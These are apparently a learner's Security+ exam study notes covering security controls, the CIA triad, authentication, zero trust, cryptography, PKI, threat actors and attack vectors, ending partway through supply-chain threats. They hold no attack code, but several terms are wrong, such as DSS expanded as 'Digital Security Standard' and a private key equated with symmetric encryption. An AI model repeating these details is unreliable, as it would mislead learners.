- Jason Dion's Udemy Course (main)
- Professor Messer's Youtube Playlist
- Cyber James Weekly Practice Tests
- Exam compass Practice tests
- Look at the exam objective videos and be confident with all the concepts
- Basic networking concepts for lab questions
- Much better to learn about A+ and Network+ before doing this exam
- What is the BEST option? (very confusing) always choose better answer

By August 26, 2025 (in 30 days)
2 or more sections each day

Domain 1: General Security Concepts (12%)
Domain 2: Threats, Vulnerabilities, and Mitigations (22%)
Domain 3: Security Architecture (18%)
Domain 4: Security Operations (28%)
Domain 5: Security Program Management and Oversight (20%)

90 minutes to answer up to 70-90 questions, mcq, or multiple select questions
Have to score at least 750 points out of 900 points
3 to 5 PBQs
ex) create a few firewall rules to block or allow certain ports into a given network (use mouse and keyboard to perform that action)
ex) select the proper risk management control to apply in a given server in order to mitigate some kind of vulnerability or risk that you found during a vulnerability scan

Exam Tips & Tricks:
- There will be no trick questions (if you read the question carefully, there should be hints in the questions).
- Pay close attention to words in bold, italics, or all uppercase
- Answer the questions based on CompTIA Security+ knowledge (select the best option)
    - When in doubt, choose the right answer that is correct for the highest number of situations
- Understand the key concepts of the test questions
    - Confidentiality → encryption
    - Integrity → hashing
    - Availability → redundancy & resiliency
- Do not memorize the terms word for word, try to understand them instead
    - Everything will be vendor neutral and generic

Security ←→ Usability

Information Security: *protecting the data*
- Act of protecting data and information from unauthorized access, unlawful modification and disruption, disclosure, and corruption, and destruction

Information Systems Security: *devices that hold the data*
- Act of protecting the systems that hold and process the critical data

1.0 General Security Concepts

1.1 Compare and contrast various types of security controls

Security Controls:

- Measures or mechanisms put in place to mitigate the risks and protect the confidentiality, integrity, and availability of information systems and data

Security Control Categories

Technical:
- The technologies, hardware, and software mechanisms that are implemented to manage and reduce risks
    - ex) firewalls, encryption processes, intrusion detection systems

Managerial:
- Involve the strategic planning and governance side of security
- Beyond risks assessments, managerial controls also encompass security policies, training programs, and incident response strategies.

Operational:
- Procedures and measures that are designed to protect data on a day-to-day basis and are mainly governed by internal processes and human actions
    - ex) backup procedures, account reviews, user training programs

Physical:
- Tangible, real-world measures taken to protect assets
    - ex) shredding of sensitive documents, security guards, locking the doors

Security Control Types

Preventative:
- Proactive measures implemented to thwart potential security threats or breaches

Deterrent:
- Aim to discourage potential attackers by making the effort seem less appealing or more challenging

    - Warning signs or banners can be installed on the websites to also indicate that monitoring is occurring, and this can help to deter potential attackers from targeting your website.

Detective:

- Monitor and alert organizations to malicious activities as they occur or shortly thereafter
    - ex) IDS

Corrective:

- Mitigate any potential damage and restore the systems to their normal state
    - ex) antivirus software

Compensating:

- Alternative measures that are implemented when primary security controls are not feasible or effective

Directive:

- Often rooted in policy or documentation and set the standards for behavior within an organization
    - ex) AUP (acceptable use policy)

1.2 Summarize fundamental security concepts

Threats & Vulnerabilities

Intersection of threats and vulnerabilities is where the risk to enterprise systems and networks lies.
Threat + No Vulnerability = No Risk
Vulnerability + No Threat = No Risk

Threat:

- Anything that could cause harm, loss, damage, or compromise to information technology systems
    - *natural disasters, cyber-attacks, data integrity breaches, disclosure of confidential information*

Vulnerability:

- Any weakness in the system design or implementation
    - *Software bugs, misconfigured software, improperly protected network devices, missing security patches, lack of physical security*
- Vulnerability of a lack of preparation
- Scheduling Vulnerability
- Vehicular Vulnerability

Risk Management:

- Finding different ways to minimize the likelihood of an outcome occurring and achieve the desired outcomes

Confidentiality, Integrity, and Availability (CIA)

Confidentiality:

- Ensures that information is only accessible to those with the appropriate authorization
- Refers to the protection of information from unauthorized access and disclosure
    - *Protect personal privacy*
    - *Maintain a business advantage*
    - *Achieve regulatory compliance*
        - *PII*
        - *PHI*
        - *Various types of financial data*

Encryption:

- Process of converting data into code to prevent unauthorized access

Access Controls:

- Ensure only authorized personnel can access certain types of data

Data Masking:

- Method that involves obscuring data within a database to make it inaccessible for unauthorized users while retaining the real data's authenticity and use for authorized users

Physical Security Measures:

- Used to ensure confidentiality for physical types of data and for digital information contained on servers and workstations

Training and Awareness:

- Conducting regular training on the security awareness best practices that employees can use to protect the organization's sensitive data

Integrity:

- Ensures that data remains accurate and unaltered unless modification is required
- Helps to ensure information and data remain accurate and unchanged from their original state unless intentionally modified by an authorized individual
- Integrity verifies the accuracy and trustworthiness of data over the entire lifecycle
    - *Ensure data accuracy*
    - *Maintain trust*
    - *Ensure system operability*

Hashing:

- Process of converting data into a fixed-size value
    - Result of hashing: Hash Digest (like digital fingerprint)

Digital Signatures:

- Use encryption to ensure integrity and authenticity

Checksums:

- Method to verify the integrity of data during transmission

Access Controls:

- Ensure that only authorized individuals can modify data and reduce the risk of unintentional or malicious alterations

Regular Audits:

- Involve reviewing logs and operations to ensure that only authorized changes have been made and any discrepancies are addressed

Availability:

- Ensures that information and resources are accessible and functional when needed by authorized users
- Used to ensure that information, systems, and resources are accessible and operational when needed by authorized users
    - *Ensuring business continuity*
    - *Maintaining customer trust*
    - *Upholding an organization's reputation*

ex) 99.9% of up time (3 Nines of availability): 8,760 hours are available and can only be down for a maximum of 8.76 hours
ex) 99.999% (5 nines): system guarantees a downtime of no more than 5.26 minutes in a year

Redundancy(backup):

- Duplication of critical components or functions of a system with the intention of enhancing its reliability
    - Server Redundancy:
        - Involves using multiple servers in a load balance so that if one is overloaded or fails, the other servers can take over the load to continue supporting end users
    - Data Redundancy:
        - Involves storing data in multiple places
    - Network Redundancy:
        - Ensures that if one network path fails, the data can travel through another route
    - Power Redundancy:
        - Involves using backup power sources to ensure that an organization's systems remain operational during periods of power disruption or outages within a local service area

(C.I.A.N.A.)

Non-repudiation

- Guaranteeing that a specific action or event has taken place and cannot be denied by the parties involved
- Focused on providing undeniable proof in digital transactions
    - *Confirming the authenticity of digital transactions*
    - *Ensuring integrity*
    - *Providing accountability*

Digital Signature:

- Created by first hashing a particular message or communication to be digitally signed and encrypting the hash digest with the user's private key using asymmetric encryption

Authentication, Authorization, and Accounting (AAA)

Authentication:

- Process of verifying the identity of a user or system
- Security measure that ensures individuals or entities are who they claim to be during a communication or transaction.
- When it comes to authentication, it is to verify the identity of users or entities in digital interactions.
- **Authenticating People:**
    - *Something you know (knowledge factor)*
        - Relies on information that a user can recall
    - *Something you have (possession factor)*
        - Relies on the user presenting a physical item to authenticate themselves
    - *Something you are (inherence factor)*
        - Relies on the user providing a unique physical or behavioral characteristic of the person to validate that they are who they claim to be
    - *Something you do (action factor)*
        - Relies on the user conducting a unique action to prove who they are
    - *Somewhere you are (location factor)*
        - Relies on the user being in a certain geographic location before access is granted

  Two-factor Authentication (2FA)

  Multi-factor Authentication (MFA):
    - Security process that requires users to provide multiple methods of identification to verify their identity
- **Authenticating Systems:**
    - Digital Certificates
    - SSH Key Pairs
    - API Keys & Tokens

1. Prevent unauthorized access
2. Protect user data and privacy
3. Ensure resource validity

Authorization:

- Defines what actions or resources a user can access
- Permissions and privileges granted to users or entities after they have been authenticated
- Set of rules and policies that are used to dictate what actions users can perform once verified
- Authorization serves as the gatekeeper to ensure that the right people have access for the right things.

- Users with access to a system determine the actions they can perform, the data they can view or modify, and the areas they can access.
- Authorization mechanisms range from role-based to rule-based to attribute-based controls to determine permissions.
- **Authorization Models:**
    - Role-Based Access Control (RBAC)
    - Attribute-Based Access Control (ABAC)
    - Discretionary Access Control (DAC)
    - Mandatory Access Control (MAC)

1. Protect sensitive data
2. Maintain system integrity in organizations
3. Create more streamlined user experiences

Accounting:

- Act of tracking user activities and resource usage, typically for audit or billing purposes
- Security measure that ensures all user activities are properly tracked and recorded
    - *Logging into the system*
    - *Accessing files*
    - *Modifying configuration settings*
    - *Downloading or installing software*
    - *Attempting unauthorized actions on systems and networks*

Audit Trail:

- Provides a chronological record of all user activities that can be used to trace changes, unauthorized access, or anomalies back to a specific user or point in time

Regulatory Compliance

- Maintains a comprehensive record of all the users' activities

Forensic Analysis

- Uses detailed accounting and event logs that can help cybersecurity experts understand what happened, how it happened, and how to prevent similar incidents from occurring again in the future

Resource Optimization

- Organizations can optimize system performance and minimize costs by tracking resource utilization and allocation decisions

User Accountability

- Thorough accounting system ensures users' actions are monitored and logged, deterring potential misuse and promoting adherence to the organization's policies

Technologies used to perform Accounting:

- Syslog servers:
    - Used to aggregate logs from various network devices and systems so that system administrators can analyze them to detect patterns or anomalies in the organization's systems

- Network analysis tools: (ex: Wireshark)
    - Used to capture and analyze network traffic to gain detailed insights into all the data moving within a network
- SIEMs:
    - Provides real-time analysis of security alerts generated by various hardware and software infrastructures in an organization

Gap Analysis

- Process of evaluating the differences between an organization's current performance and its desired performance

1. Define the scope of the analysis
2. Gather data on the current state of the organization
3. Analyze the data to identify the gaps
4. Develop a plan to bridge the gap

Technical Gap Analysis:
- Involves evaluating an organization's current technical infrastructure and identifying any areas where it falls short of the technical capabilities required to fully utilize their security solutions

Business Gap Analysis:
- Involves evaluating an organization's current business processes and identifying any areas where they fall short of the capabilities required to fully utilize cloud-based solutions

Plan of Action and Milestones (POA&M):
- Outlines the specific measures to address each vulnerability, allocate resources, and set up timelines for each remediation task that is needed

Zero Trust

- Security model that operates on the principle that no one, whether inside or outside the organization, should be trusted by default
- "Trust nothing and verify everything"
    - Zero Trust demands verification for every device, user, and transaction within the network, regardless of its origin.

Control Plane:
- Consists of the adaptive identity, threat scope reduction, policy-driven access control, and secured zones
- The overarching framework and set of components responsible for defining, managing, and enforcing the policies related to user and system access within an organization.
    - **Adaptive Identity**
        - Use adaptive identities that rely on real-time validation that takes into account the user's behavior, device, location, and more
    - **Threat Scope Reduction**

        - Limit the users' access to only what they need for their work tasks because this drastically reduces the network's potential attack surface
    - **Policy-driven Access Control**
        - Entails developing, managing, and enforcing user access policies based on their roles and responsibilities
    - Secured Zones
        - Isolated environments within a network that are designed to house sensitive data
- To make decisions about access:
    - **Policy Engine**
        - Cross-references the access request with its predefined policies
    - **Policy Administrator**
        - Used to establish and manage the access policies

Data Plane:

- Focused on the subject/system, policy engine, policy administrator, and establishing policy enforcement points
- **Implicit Trust Zones**
    - Areas of a network or system where access is assumed to be safe or trusted by default, without strict verification of the users or devices within them.
- **Subject/System**
    - Refers to the individual or entity attempting to gain access
- **Policy Enforcement Point**
    - Allow or restrict access, and it will effectively act as a gatekeeper to the sensitive areas of the systems or networks

Physical security

Door Locks:

- Physical security control that is designed to secure entryways by restricting and regulating access to a particular space or property
- False Acceptance Rate(FAR): *biometrics
    - The rate that the system authenticates a user as valid, even though that person should not have been granted access to the system
- False Rejection Rate(FRR): occurs any time the biometrics system denies a user who should have been allowed access to the system
- Equal Error Rate(EER):
    - More commonly called Crossover Error Rate(CER), which uses a measure of the effectiveness of a given biometrics system to achieve a balance

Bollards (prevent vehicles):

- Short, sturdy vertical posts designed to control or prevent access by vehicles to an area or structure

1. Creates a physical barrier that shields pedestrians, structures, and other assets from potential vehicular collisions
2. Serves a secondary purpose as a clear visual reminder of where vehicles are not permitted

Fencing (prevent people):

- Barriers that are made of posts, wire, or boards that are erected to enclose a space or separate areas

1. Provides a visual deterrent by defining a boundary that should not be violated by unauthorized personnel
2. Establishes a physical barrier against unauthorized entry
3. Delays intruders, which helps provide security personnel with a longer window of time to react

Access control vestibule:

- Double-door system with two electronically controlled doors that ensure only one door is open at any given moment
- Piggybacking:
    - Involves two people, with and without access,entering a secure area
- Tailgating:
    - Occurs whenever an unauthorized person closely follows someone with access without their knowledge or consent

Access badge:

- Radio Frequency Identification (RFID)
- Near Field Communication (NFC)
- Magnetic strips

Surveillance System:

- Organized strategy or setup designed to observe and report activities in a given area

  Video surveillance:
    - Wired version
    - Wireless version (indoor/outdoor)
    - Pan-Tilt-Zoom(PTZ)
        - Can move the camera or its angle to better detect issues during an intrusion

  Security guard:
    - Flexible and adaptable forms of surveillance that organizations use

  Lighting:
    - Proper lighting is crucial for conducting effective surveillance using both video and security guards

  Sensors: devices that detect and respond to external changes in the environment and convert the information into readable signals or data
    - Infrared:
        - Detect changes in infrared radiation that is emitted by warm bodies like humans or animals
    - Pressure
        - Activate when a specified minimum amount of weight is detected on the sensor that is embedded into the floor or a mat
    - Microwave
        - Detect movement in an area by emitting microwave pulses and measuring their reflection off moving objects

- Ultrasonic
    - Measure the reflection of ultrasonic waves off moving objects

Deception and disruption technology

- Designs to mislead, confuse, and divert attackers from critical assets while simultaneously detecting and neutralizing threats
    - Using bogus DNS entries (*Bogus DNS: fake DNS entries introduced into a system's DNS server*)
    - Creating decoy directories (*Decoy directories: fake folders and files placed within a system's storage*)
    - Generating dynamic page
        - Used in websites to present ever-changing content to web crawlers to confuse and slow down the threat actor
    - Using port triggering
        - Security mechanism where specific services or ports on a network device remain closed until a specific outbound traffic pattern is detected
    - Spoofing fake telemetry data
        - System can respond to an attacker's network scan attempt by sending out fake telemetry or network data

Honeypot:

- Decoy systems or servers designed to attract and deceive potential attackers, simulating real-world IT assets to study their techniques
- Can be used against insider threats to detect internal fraud, snooping, and malpractice
- To install a honeypot in an enterprise network, place it within a screened subnet or isolated segment that is easily accessed by potential attackers.

Honeynet:

- Creates an entire network of decoy systems to observe complex, multi-stage attacks
- Designed to mimic an entire network of systems, including servers, routers, and switches (basically a network of honeypots)
- Attacker could also use honeypot/honeynet to learn how production systems are configured
- Provides a wealth of data about both successful and unsuccessful attacks

Honeyfile:

- Decoy files placed within systems to detect unauthorized access or data breaches (watermarked file)
    - Word-processing documents, spreadsheets, presentation files, images, database files, executables

Honeytoken:

- Fake pieces of data, like a fabricated user credential, inserted into databases or systems to alert administrators when they are accessed or used
- Useful for detecting insider threats

Tactics, Techniques, and Procedures(TTPs):

- Specific methods and patterns of activities or behaviors associated with a particular threat actor or group of threat actors

1.3 Explain the importance of change management processes and the impact to security.

Asset Management:

- Systematic process of developing, operating, maintaining, and selling assets in a cost-effective manner

Change Management:

- Structured approach to transitioning individuals, teams, and organizations from a current state to a desired future state
- Process:
    - Preparation: Involves assessing the current state and recognizing the need for transition
    - Vision for Change: A clear, compelling description of the desired future state that is guiding the transformation process within an organization
    - Implementation: Putting the plan into action
    - Verification: Measuring the change's effectiveness by comparing it to the initial objectives
    - Documentation: Creating a thorough record of the entire change process

Business processes impacting security operation

Change Advisory Board (CAB):

- Body of representatives from various parts of an organization that is responsible for evaluation of any proposed changes

Approval process:

- Prevents unauthorized or risky changes; enforces accountability.

Ownership:

- An individual or a team that initiates the change request

Stakeholders:

- A person who has a vested interest in the proposed change
    - Technical Stakeholders
    - Business Stakeholders
    - End User-based Stakeholders

Impact analysis:

- An integral part of change management process that involves understanding of change's potential fallout

Key Aspects of Change Management Process:

Test results:

- Ensures the change won't introduce new vulnerabilities or break security controls.

Backout plan:

- Predetermined strategy for restoring systems to their initial state in case a change does not go as expected

Scheduled Maintenance window:

- Scheduled time for making changes to minimize impact.

Standard operating procedure (SOP):

- A step-by-step instruction that guides the carrying out of a specific task to maintain consistency and efficiency

Technical implications

Allow lists/deny lists:

- Rules that explicitly permit or block certain activities, IPs, applications, or domains.
- Allow List: Permitted entities
- Deny List: Prevented entities

Restricted activities:

- Reduces insider threat risk and enforces compliance.

Downtime:

- Impacts security monitoring; attackers may exploit downtime.

Service restart:

- May reset configurations or temporarily disable protections.

Application restart:

- Must be timed to avoid data loss or security gaps.

Legacy applications:

- Older software or system that is still being used and meets the needs of users
- Updates/changes may break them, or they may lack security patches.

Dependencies:

- Ignoring dependencies can cause cascading failures or security gaps

Documentation

Updating diagrams:

- Revising network, system, or process diagrams after changes.
- Ensures accurate visibility for security monitoring and incident response.

Updating policies/procedures:

- Adjusting written rules and workflows to reflect changes.
- Keeps compliance and training up-to-date to match the current environment.

Version control

- Tracks and manages changes in documents and software, enabling collaborative work and reverting to prior versions when needed
- Prevents unauthorized or accidental overwrites; supports rollback if issues arise.

1.4 Explain the importance of using appropriate cryptographic solutions.

Cryptography:

- Practice and study of writing and solving codes to hide the true meaning of the information

A cipher is an algorithm that performs the encryption or decryption.

Public key infrastructure (PKI)

- An entire system of hardware, software, policies, procedures, and people that is based on asymmetric encryption
- System that creates the asymmetrical key pairs that consist of those public and private keys that are used in the encryption and decryption process.
- Framework for managing digital keys and certificates that facilitate secure data transfer, authentication, and encrypted communications over networks
- PKI and Public Key Cryptography are closely related, but they are not the same thing.
- Public Key Cryptography: This encryption and decryption process is just one small part of the overall PKI architecture.
- Public Key Encryption → Asymmetric encryption and decryption

Key:

- Essential piece of information that determines the output of a cipher
- Regularly changing cryptographic keys is a best practice.
- Store in secure hardware modules, encrypt keys when at rest, transmit keys securely when used

Public key(asymmetric algorithm):

- Encryption algorithm where different keys are used to encrypt and decrypt the data

Private key(symmetric algorithm):

- Encryption algorithm in which both the sender and the receiver must know the same shared secret using a privately held key

Hybrid Implementation:

- Utilizes asymmetric encryption to securely transfer a private key that can be used with symmetric encryption

Stream Cipher:

- Utilizes a keystream generator to encrypt data bit by bit using a mathematical XOR function to create the ciphertext

Block Cipher:

- Breaks the input into fixed-length blocks of data, typically of 64, 128, or 256 bits, and performs the encryption on each block

Key Escrow:

- Process where cryptographic keys are stored in a secure, third-party location, which is effectively an “escrow”

Encryption

Level:

- Full-disk – Encrypts an entire hard drive (e.g., BitLocker).
- Partition – Encrypts a specific partition of a drive.
- File – Encrypts individual files.
- Volume – Encrypts a logical storage volume.

- Database – Encrypts data stored in a database.
- Record – Encrypts specific fields or records within a database.

Transport/communication:

Asymmetric(two different keys):

- Use a pair of keys, a public key for encryption and a private key for decryption
- Does not require a shared secret key, often referred to as public key cryptography since their key is considered to be freely and openly available to the public
    - Diffie-Hellman
        - Used to conduct key exchanges and secure key distribution over an unsecure network
    - RSA (Ron Rivest, Adi Shamir, and Leonard Adleman)
        - Asymmetric algorithm that relies on the mathematical difficulty of factoring large prime numbers
    - Elliptic Curve Cryptography(ECC)
        - Heavily used in mobile devices and it's based on the algebraic structure of elliptical curves over finite fields to define its keys
            - ECDH (Elliptic Curve Diffie-Hellman): ECC version of the popular Diffie-Hellman key exchange protocol
            - ECDSA (Elliptic Curve Digital Signature Algorithm): Used as a public key encryption algorithm by the US Government in their digital signatures

Symmetric(single key):

- Use the same key for both encryption and decryption
    - DES:
        - Encryption algorithm which breaks the input into 64-bit blocks and uses transposition and substitution to create ciphertext using an effective key strength of only 56-bits
    - Triple DES (3DES):
        - Encryption algorithm which uses three separate symmetric keys to encrypt, decrypt, then encrypt the plaintext into ciphertext in order to increase the strength of DES
    - IDEA(International Data Encryption Algorithm):
        - Symmetric block cipher, which uses 64-bit blocks to encrypt plaintext into ciphertext
    - AES(Advanced Encryption Standard):
        - Symmetric block cipher that uses 128-bit, 192-bit, or 256-bit blocks and a matching encryption key size to encrypt plaintext into ciphertext
    - Blowfish:
        - Symmetric block cipher that uses 64-bit blocks and a variable length encryption key to encrypt plaintext into ciphertext
    - Twofish:
        - Provides the ability to use 128-bit blocks in its encryption algorithm and uses 128-bit, 192-bit, or 256-bit encryption keys
    - Rivest Ciphers(RC4, RC5, RC6):

- Created by Ron Rivest, a cryptographer who's created six algorithms under the name RC which stands for the Rivest Cipher
- RC4: Symmetric stream cipher using a variable key size from 40-bits to 2048-bits that is used in SSL and WEP
- RC5: Symmetric block cipher that uses key sizes up to 2048-bits
- RC6: Symmetric block cipher that was introduced as a replacement for DES but AES was chosen instead

Key exchange:

- Securely sharing keys between parties (e.g., Diffie-Hellman, RSA).

Algorithms:

- Specific cryptographic formulas (AES, RSA, ECC, SHA-256).

Key length:

- Longer keys = stronger security but slower performance (e.g., AES-256 > AES-128).

Tools

Trusted Platform Module (TPM):

- Dedicated microcontroller designed to secure hardware through integrated cryptographic keys

Hardware security module (HSM):

- Physical device that safeguards and manages digital keys, primarily used for mission-critical situations like financial transactions

Key management system:

- Integrated approach for generating, distributing, and managing cryptographic keys for devices and applications

Secure enclave:

- Co-processor integrated into the main processor of some devices, designed with the sole purpose of ensuring data protection

Obfuscation

Steganography:

- The practice of hiding secret data within ordinary, non-secret files or messages to avoid detection
- Derived from Greek words meaning "covered writing", and it is all about concealing a message within another so that the very existence of the message is hidden

Tokenization:

- Substitutes sensitive data elements with non-sensitive equivalents called tokens
- Transformative technique in data protection that involves substituting sensitive data elements with non-sensitive equivalents, called tokens, which have no meaningful value

Data masking:

- Process of disguising original data to protect sensitive information while maintaining its authenticity and usability
- Used to protect data by ensuring that it remains recognizable but does not actually include sensitive information

Hashing

- **One-way cryptographic function that takes an input and produces a unique message digest as its output**
- Another unique thing about a hash digest is that they are always the same length.
    - MD5: Creates a 128-bit hash value that is unique to the input file
    - SHA Family
        - SHA-1: Creates a 160-bit hash digest, which significantly reduces the number of collisions that occur
        - SHA-2: Family of hash functions that contain longer hash digests (SHA-224, SHA-256, SHA-384, SHA-512) Each version of SHA performs a different number of rounds of mathematical computations to create the hash digest. (64~80 rounds of computations)
        - SHA-3: Newer family of hash functions, and its hash digest can go between 224 bits and 512 bits (120 rounds)
    - RIPEMD(RACE Integrity Primitive Evaluation Message Digest): Comes in 160-bit, 256-bit, and 320-bit versions
        - RIPEMD-160: Open-source hashing algorithm that was created as a competitor to the SHA family
    - HMAC(Hash-based Message Authentication Code): Used to check the integrity of a message and provides some level of assurance that its authenticity is real
        - HMAC-MD5, HMAC-SHA1, HMAC-SHA256
- Increasing Hash Security:
    - Pass the Hash Attack:
        - Hacking technique that allows the attacker to authenticate to a remote server or service by using the underlying hash of a user's password instead of requiring the associated plaintext password
        - Mimikatz(penetration tool): Provides the ability to automate the process of harvesting the hashes and conducting the attack
    - Birthday Attack:
        - Occurs when an attacker is able to send two different messages through a hash algorithm and it results in the same identical hash digest, referred to as a collision
        - Birthday Paradox: "If you have a random group of people, the chances are you are going to have two people in that group with the same birthday"
    - Key Stretching, Nonces, Limiting failed login attempts

Salting

- Adding random data into a one-way cryptographic hash to help protect against password cracking techniques
    - Dictionary Attack: When an attacker tries every word from a predefined list
    - Brute-force Attack: When an attacker tries every possible password combination
    - Rainbow Tables: Precomputed tables for reversing cryptographic hash functions

- **Nonce:** Stands for “number used once”, is a unique, often random number that is added to password-based authentication process

Digital signatures

- A hash digest of a message encrypted with the sender’s private key to let the recipient know the document was created and sent by the person claiming to have sent it
- Created by hashing a file and then taking that resulting hash digest and encrypting it with a private key
- Code signing of files relies upon the digital signature for a program or file.

Digital Security Standard (DSS):

- Relies upon a 160-bit message digest created by the Digital Security Algorithm

Key stretching

- Technique that is used to mitigate a weaker key by increasing the time needed to crack it

Blockchain

- A shared immutable ledger for recording transactions, tracking assets, and building trust
- A blockchain is a really long series of information with each block containing information. Each block also contains the hash for the block before it.
- IBM is focused on getting the blockchain into use inside of the commercial environment.
    - Permissioned Blockchain:
        - Used for business transactions and it promotes new levels of trust and transparency using this immutable public ledgers
- Because it’s inside the immutable public ledger, nobody can modify it and we all know exactly where everything has been located and what has been done to it. Blockchain technology is not limited to just the financial sector or cryptocurrencies; its applications and potential span a wide array of industries.

Open public ledger

- A record-keeping system that maintains participants’ identities in a secure and anonymous format
- Smart Contracts:
    - Self-executing contracts where the terms of agreement or conditions are written directly into lines of code
- The decentralized and transparent nature of the blockchain ensures that once a smart contract is deployed, it cannot be altered, making the agreement tamper-proof and trustworthy.

Certificates

Digital Certificate: Digitally signed electronic document that bind a public key with a user’s identity

Certificate authorities:

- Issues digital certificates and keeps the level of trust between all of the certificate authorities around the world
- Trusted third party who is going to issue these digital certificates

Registration Authority:
- Requests identifying information from the user and forwards that certificate request up to the certificate authority to create the digital certificate

Wildcard Certificates:
- Allows all of the subdomains to use the same public key certificate and have it displayed as valid
    - Subject Alternate Name(SAN) field: Certificate that specifies what additional domains and IP addresses are going to be supported

Single-Sided Certificates:
- Only requires the server to be validated

Dual-Sided Certificates:
- Requires both the server and the user to be validated

Self-signed Certificates:
- Digital certificate that is signed by the same entity whose identity it certifies

Third-party Certificates:
- Digital certificate issued and signed by a trusted certificate authority(CA)

Root of trust:
- Each certificate is validated using the concept of a root of trust or the chain of trust

Certificate revocation lists (CRLs):
- Serves as an online list of digital certificates that the certificate authority has already revoked

Online Certificate Status Protocol (OCSP):
- Allows to determine the revocation status of any digital certificate using its serial number

Certificate signing request (CSR) generation:
- A block of encoded text that contains information about the entity requesting the certificate (organization name, domain name, locality, country)

OSCP Stapling:
- Allows the certificate holder to get the OCSP record from the server at regular intervals

Public Key Pinning:
- Allows an HTTPS website to resist impersonation attacks from users who are trying to present fraudulent certificates

Key Escrow Agents:
- Occurs when a secure copy of a user’s private key is being held

Key Recovery Agents:
- Specialized type of software that allows the restoration of a lost or corrupted key to be performed

2.0 Threats, Vulnerabilities, and Mitigations

2.1 Compare and contrast common threat actors and motivations.

Threat Actors

- An individual or entity responsible for incidents that impact security and data protection

Nation-state:

- Highly skilled attackers that are sponsored by governments to carry out cyber espionage, sabotage, or cyber warfare against other nation states or specific targets in a variety of industries
- False Flag Attack: orchestrated in such a way that it appears to originate from a different source or group
- Creating custom malware, using zero-day exploits, becoming advanced persistent threat
    - APT: term used synonymously with a nation-state actor because of their long-term persistence and stealth

Unskilled attacker:

- Individuals with limited technical expertise who use readily available tools like downloaded scripts or exploits to carry out attacks
- Lacks the technical knowledge to develop their own hacking tools or exploits
- ex) DDoS attack with known tool like Low Orbit Ion Cannon

Hacktivist:

- Cyber attackers who carry out their activities driven by political, social, or environmental ideologies who often want to draw attention to a specific cause
    - Website Defacement, DDoS Attacks, Doxing, Leaking of Sensitive Data
    - Well-known hacktivist groups: Anonymous, LulzSec

Insider threat:

- Security threats that originate from within the organization
    - Data theft, sabotage, misuse of access privileges

Organized crime:

- Well-structured groups that execute cyberattacks for financial(illicit) gain, usually through methods like ransomware, identity theft, or credit card fraud
    - Cryptocurrencies, Dark Web, Cellular Collection Devices
    - ex) FIN7, Carbanak

Shadow IT:

- IT systems, devices, software, applications and services that are managed and utilized without explicit organizational approval
    - Use of Personal Devices for work purposes, Installation of Unapproved software, Use of cloud services that have not been approved by the organization
    - Plugins, extensions

Attributes of actors

- Specific characteristics or properties that define and differentiate various threat actors from one another

Internal/external:

- Internal Threat Actors:
    - Individuals or entities within an organization who pose a threat to its security
- External Threat Actors:
    - Individuals or groups outside an organization who attempt to breach its cybersecurity defenses

Resources/funding:

- Refers to the tools, skills, and personnel at the disposal of a given threat actor

Level of sophistication/capability:

- Refers to their technical skill, the complexity of the tools and techniques they use, and their ability to evade detection and countermeasures
    - Lowest level: Script Kiddie

Motivations

Data Exfiltration:

- The unauthorized transfer of data from a computer
    - Selling it on the dark web
    - Using it for identity theft
    - Leveraging it for a competitive advantage

Espionage:

- Involves spying on individuals, organizations, or nations to gather sensitive or classified information

Service Disruption:

- Often achieved by conducting a Distributed Denial of Service(DDoS) attack to overwhelm a network, service, or server with excessive amounts of traffic so that it becomes unavailable to its normal users

Blackmail:

- The attacker obtains sensitive or compromising information about an individual or an organization and threatens to release this information to the public unless certain demands are met

Financial gain:

- One of the most common motivations for cybercriminals
    - Ransomware attacks
    - Banking Trojans

Philosophical/political beliefs:

- Individuals or groups use hacking to promote a political agenda, social change, or to protest against organizations they perceive as unethical

Ethical Reasons:

- Ethical hackers, also known as Authorized hackers, are motivated by a desire to improve security

Revenge:

- An employee who is disgruntled, or one who has recently been fired or laid off, might want to harm their current or former employer by causing a data breach, disrupting services, or leaking sensitive information

Disruption/Chaos:

- These actors, often referred to as Unauthorized hackers, engage in malicious activities for the thrill of it, to challenge their skills, or simply to cause harm

War:

- Cyberattacks have increasingly become a tool for nations to attack each other both on and off the battlefield

2.2 Explain common threat vectors and attack surfaces.

Threat Vector:

- The means or pathway by which an attacker can gain unauthorized access to a computer or network to deliver a malicious payload or carry out an unwanted action
    - Restricting access, removing unnecessary software, disabling unused protocols

Message-based

Email:

- Phishing, malicious attachments, links to malware.

Short Message Service (SMS):

- Malicious links or requests sent via text.

Instant messaging (IM):

- Malware or phishing spread through chat apps.

Image-based

- Involve the embedding of malicious code inside of an image file by the threat actor
    - ex) Stegano attack

File-based

- Malware delivered through infected documents, executables, or shared files.

Voice call

- Vishing

Removable device

- Refer to threats delivered via removable devices such as USB (baiting)

Vulnerable software

Client-based vs. agentless:

- Attackers exploit weak software agents or unprotected endpoints.

Unsupported systems and applications

- Outdated software with no patches is a prime target

Unsecure networks

- Refer to the lack of appropriate security measures to protect networks

Wireless:

- Rogue APs, weak encryption, eavesdropping.

Wired:

- MAC address cloning or VLAN hopping

Bluetooth:

- Wireless technology standard used for exchanging data between fixed and mobile devices over short distances without the need for an Internet connection
- Insecure Device Pairing:
    - Occurs when Bluetooth devices establish a connection without proper authentication
- Device Spoofing:
    - Occurs when an attacker impersonates a device to trick a user into connecting
- On-path attack:
    - Exploits Bluetooth protocol vulnerabilities to intercept and alter communications between devices without either party being aware
- BlueBorne:
    - Set of vulnerabilities in Bluetooth technology that can allow an attacker to take over devices or spread malware
- BlueSmack:
    - Type of DoS attack that targets Bluetooth-enabled devices by sending a specially crafted Logical Link Control and Adaptation Protocol packet to a target device
- Bluejacking: Sending unsolicited messages (usually text, images, or vCards) to nearby Bluetooth-enabled devices. It's more of a nuisance than a true attack since no data is stolen.
- Bluesnarfing: Unauthorized access and theft of information from a Bluetooth-enabled device (e.g., contacts, emails, text messages, files). Considered a serious security breach.
- Bluebugging: Taking full control of a Bluetooth-enabled device (e.g., making calls, sending messages, eavesdropping, or using it as a remote microphone). This is the most severe Bluetooth-based attack.
- Mitigations:
    - Turning off Bluetooth
    - Ensuring that devices are set to "non-discoverable" mode
    - Regularly updating devices

- Only pairing with known and trusted devices
- Always using unique PINs or passkeys
- Always being cautious of unsolicited connection requests
- Using encryption for sensitive data transfers

Open service ports

- Attackers exploit unused/exposed ports.

Default credentials

- Weak factory-set passwords left unchanged.

Supply chain

Supply Chain Attack:

- Attack that involves targeting a weaker link in the supply chain to gain access to a primary target
    - Vendor Due Diligence
    - Regular Monitoring and Audits
    - Education and Collaboration
    - Incorporating Contractual Safeguards

Managed service providers (MSPs):

